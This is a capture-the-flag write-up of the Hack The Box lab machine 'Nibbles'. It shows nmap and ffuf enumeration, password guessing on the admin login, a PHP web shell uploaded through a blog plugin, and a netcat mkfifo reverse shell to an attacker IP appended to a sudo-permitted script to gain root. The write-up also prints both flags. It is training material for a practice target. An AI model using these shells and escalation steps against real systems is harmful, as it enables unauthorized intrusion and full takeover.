HTB: Nibbles
Let’s first learn about the machine
| Field | Value |
|---|---|
| Machine Name | Nibbles |
| Creator | mrb3n |
| Operating System | Linux |
| Difficulty | Easy |
| User Path | Web |
| Privilege Escalation | World-writable File / Sudoers Misconfiguration |
In the about section we see
Nibbles is a fairly simple machine, however with the inclusion of a login blacklist, it is a fair bit more challenging to find valid credentials. Luckily, a username can be enumerated and guessing the correct password does not take long for most.
From the above given information we can conclude that it’s a web based challenge.
Now, we need to run nmap scan.
hafizfarhad.com@fsociety:~$ nmap -sV -sC -p- 10.129.45.132 -o full-scan-niblles
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-11 06:21 EDT
Nmap scan report for 10.129.45.132
Host is up (0.045s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.03 seconds
The reason for doing this (nmap) scan is we want to know about the host, ports, services running on that ports and an operating system.
From the above scan results we know that its a linux based web server running on http (port 80).
hafizfarhad.com@fsociety:~$ curl http://10.129.45.132
<b>Hello world!</b>


<!-- /nibbleblog/ directory. Nothing interesting here! -->
A simple curl command shows that there is a directory /nibbleblog/
if we curl it
hafizfarhad.com@fsociety:~$ curl http://10.129.45.132/nibbleblog/
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Nibbles - Yum yum</title>
<meta name="generator" content="Nibbleblog">
<link rel="canonical" href="http://10.10.10.134/nibbleblog/">
<link rel="alternate" type="application/atom+xml" title="ATOM Feed" href="/nibbleblog/feed.php">
<link rel="stylesheet" type="text/css" href="/nibbleblog/themes/simpler/css/normalize.css">
<link rel="stylesheet" type="text/css" href="/nibbleblog/themes/simpler/css/main.css">
<link rel="stylesheet" type="text/css" href="/nibbleblog/themes/simpler/css/post.css">
<link rel="stylesheet" type="text/css" href="/nibbleblog/themes/simpler/css/page.css">
<link rel="stylesheet" type="text/css" href="/nibbleblog/themes/simpler/css/plugins.css">
<link rel="stylesheet" type="text/css" href="/nibbleblog/themes/simpler/css/rainbow.css">
<script src="/nibbleblog/admin/js/jquery/jquery.js"></script>
<script src="/nibbleblog/themes/simpler/js/rainbow-custom.min.js"></script>
<link rel="shortcut icon" href="/nibbleblog/themes/simpler/css/img/favicon.ico" type="image/x-icon">
</head>
<body>
<div id="container">
<!-- HEADER -->
<header id="blog-head">
<a href="/nibbleblog/">
<span class="blog-name">Nibbles</span>
<span class="blog-slogan">Yum yum</span>
</a>
</header>
<!-- MAIN -->
<section id="main">
<!-- PLUGINS -->
<section id="sidebar"><div class="plugin-box plugin_categories"><h3 class="plugin-title">Categories</h3><ul><li class="category"><a href="/nibbleblog/index.php?controller=blog&action=view&category=uncategorised">Uncategorised</a></li><li class="category"><a href="/nibbleblog/index.php?controller=blog&action=view&category=music">Music</a></li><li class="category"><a href="/nibbleblog/index.php?controller=blog&action=view&category=videos">Videos</a></li></ul></div><div class="plugin-box plugin_hello_world"><h3 class="plugin-title">Hello world</h3><p>Hello world</p></div><div class="plugin-box plugin_latest_posts"><h3 class="plugin-title">Latest posts</h3><ul></ul></div><div class="plugin-box plugin_my_image"><h3 class="plugin-title">My image</h3><ul><li><img alt="" src="/nibbleblog/content/private/plugins/my_image/image.jpg" /></li></ul></div><div class="plugin-box plugin_pages"><h3 class="plugin-title">Pages</h3><ul><li><a href="/nibbleblog/">Home</a></li></ul></div></section>
<!-- VIEW -->
<section id=left >
<p>There are no posts</p><section id="pager">
<a class="home-page" href="/nibbleblog/">Home</a>
</section> </section>
</section>
<!-- FOOTER -->
<footer id="blog-foot">
<span class="blog-atom"><a href="/nibbleblog/feed.php">Atom</a></span>
<span class="blog-footer"> · <a class="top" href="#">Top</a></span>
<span class="blog-footer"> · Powered by Nibbleblog</span>
<script>
$(".top").click(function(){
$("html, body").animate({ scrollTop: 0 }, 600);
return false;
});
</script>
</footer>
</div>
</body>
We see a full blog page.
Lets fuzz the root and look for other directories or pages.
hafizfarhad.com@fsociety:~$ ffuf -u http://10.129.45.132/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -o fuzz-the-root -s
.htaccess
.htpasswd
.hta
index.html
server-status
After traversing through every page we found nothing. Now, we need to move on and fuzz /nibbleblog/ directory.
hafizfarhad.com@fsociety:~$ ffuf -u http://10.129.45.132/nibbleblog/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -o fuzz-the-nibbleblog -s
.htaccess
README
admin
admin.php
.htpasswd
content
.hta
index.php
languages
plugins
themes
Here we see admin page.
After visiting every directory I found admin username at http://10.129.45.132/nibbleblog/content/private/users.xml
hafizfarhad.com@fsociety:~$ curl http://10.129.45.132/nibbleblog/content/private/users.xml | xmllint --format -
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   370  100   370    0     0   3568      0 --:--:-- --:--:-- --:--:--  3592
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1514544131</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>
Now, we need password to login as an admin.
One more thing we see in the users.xml is if we bruteforce for password, we might get blocked. So we have to guess admin’s password.
After trying combinations like:
admin:admin
admin:password
admin:nibbleblog
admin:nibbles
And the last one worked.
Once we logged in as an admin. We need to find a way to get the server access. To do so we need to find entry points where we can edit code, or upload things.

Here in plugins we can see in the My Image section we are given option to upload file.

Rather than uploading image file lets upload php code.
hafizfarhad.com@fsociety:~$ echo "<?php system('id'); ?>" > shell.php

We got these bunch of warnings after uploading. This suggests that shell.php is uploaded.
 But still to confirm. Remeber we fuzzed directories? There was this content/ directory. Lets look into it and verify our upload.
curl http://10.129.45.132/nibbleblog/content/private/plugins/my_image/image.php
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
This confirms our upload was successful.
Now we need to get a reverse shell.
To do so first we need to start netcat listener on any port and then use the exact same port to get us reverse shell.
hafizfarhad.com@fsociety:~$ nc -lvnp 9443
Listening on 0.0.0.0 9443
Upload the following reverse shell again in the image section
and then curl the end point
hafizfarhad.com@fsociety:~$ curl http://10.129.45.132/nibbleblog/content/private/plugins/my_image/image.php
Once we do that we get the shell where netcat was running
hafizfarhad.com@fsociety:~$ nc -lvnp 9443
Listening on 0.0.0.0 9443
Connection received on 10.129.45.132 45218
/bin/sh: 0: can't access tty; job control turned off
$
To make it look like actual bash. We can get help of this PTY utility of python3
hafizfarhad.com@fsociety:~$ python3 -c 'import pty; pty.spawn("/bin/bash")
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ whoami
nibbler
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ ls /home/
nibbler
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler/
nibbler@Nibbles:/home/nibbler$ ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$
Finally we found our first flag.
Lets now escalate privileges. And find the other flag.
To escalate privileges we have to find what this user (nibbler) can do as a root without requiring a password.
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
This suggests that nibbler user can run monitor.sh as a root without requiring password. We can appned reverse-shell in the monitor.sh script and netcat listener on our home machine and run the script with sudo to get to the root.
But before this lets take the backup of the monitor script.
nibbler@Nibbles:/home/nibbler$ cp personal/stuff/monitor.sh monitor-backup.sh
nibbler@Nibbles:/home/nibbler$ ls
ls
monitor-backup.sh  personal  personal.zip  user.txt
Start netcat on the other new terminal
hafizfarhad.com@fsociety:~$ nc -lvnp 8443
Listening on 0.0.0.0 8443
Now update monitor.sh script with the reverse shell code.
And run the script with sudo.
nibbler@Nibbles:/home/nibbler$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.214 8443 >/tmp/f' | tee -a personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ sudo /home/nibbler/personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
'unknown': I need something more specific.
/home/nibbler/personal/stuff/monitor.sh: 26: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 36: /home/nibbler/personal/stuff/monitor.sh: [[: not found
/home/nibbler/personal/stuff/monitor.sh: 43: /home/nibbler/personal/stuff/monitor.sh: [[: not found
You will see connection received from the target machine.
hafizfarhad.com@fsociety:~$ nc -lvnp 8443
Listening on 0.0.0.0 8443
Connection received on 10.129.45.132 52026
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
monitor-backup.sh
monitor.sh
personal
personal.zip
user.txt
# cat /root/root.txt
de5e5d6619862a8aa5b9b212314e0cdd
#
There you go. We are now root and we found our second flag.
Although, I should have made my terminal look like a bash by using PTY utility of python3. But this time I was more excited to get the second flag rather than making things prettier.